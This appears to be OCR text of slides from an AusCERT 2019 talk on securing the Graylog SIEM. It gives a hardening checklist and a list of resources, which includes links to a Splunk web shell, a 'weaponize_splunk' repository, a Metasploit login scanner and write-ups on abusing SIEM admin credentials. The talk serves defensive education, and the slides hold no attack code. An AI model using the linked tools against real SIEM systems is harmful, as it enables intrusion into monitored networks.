
GRAYLOG OVA

Production readiness

The Graylog appliance is not created to provide a production ready solution. It is build to offer a fast and easy way to try the software itself and not wasting time to install Graylog and it components to any kind of server.

Eleven Paths
Telefónica CYBER SECURITY UNIT

GRAYLOG STORED PASSWORDS



Eleven Paths
Telefónica CYBER SECURITY UNIT

GRAYLOG HARDENING

- DO NOT use OVA/AMI in production. Graylog virtual machine image has a very open default settings and is not meant to run in an environment that allows access from the outside
- Limit the interfaces on which MongoDB and ElasticSearch listen for incoming data
- Set Up Authentication in MongoDB
- Use TLS for all connections
- Enable the Access Log (User Activity)
- Use another authentication method in web interface, not username and password

RESOURCES AND DOWNLOADS

https://github.com/Dionach/Splunk-Web-Shell
https://github.com/TBGSecurity/weaponize_splunk
http://threat.tevora.com/penetration-testing-with-splunk-leveraging-splunk-admin-credentials-to-own-the-enterprise/
http://blog.7elements.co.uk/2012/11/splunk-with-great-power-comes-great-responsibility.html
http://blog.7elements.co.uk/2012/11/abusing-splunk-with-metasploit.html
https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/scanner/http/splunk_web_login.rb
http://maratto.blogspot.com.ar/2016/03/reverse-engineering-splunk-password.html
https://wiki.splunk.com/Community:DeployHardenedSplunk
http://docs.graylog.org/en/2.4/pages/secure/securing.html
http://docs.graylog.org/en/2.4/pages/configuration/rest_api.html
https://blog.elevenpaths.com/2018/05/analisis-tecnico-siem-ciberseguridad.html

Eleven Paths
Telefónica CYBER SECURITY UNIT


Eleven Paths
Telefónica CYBER SECURITY UNIT
AUSCERT2019
Cyber Security Conference
Ing. Yamila Levalle @ylevalle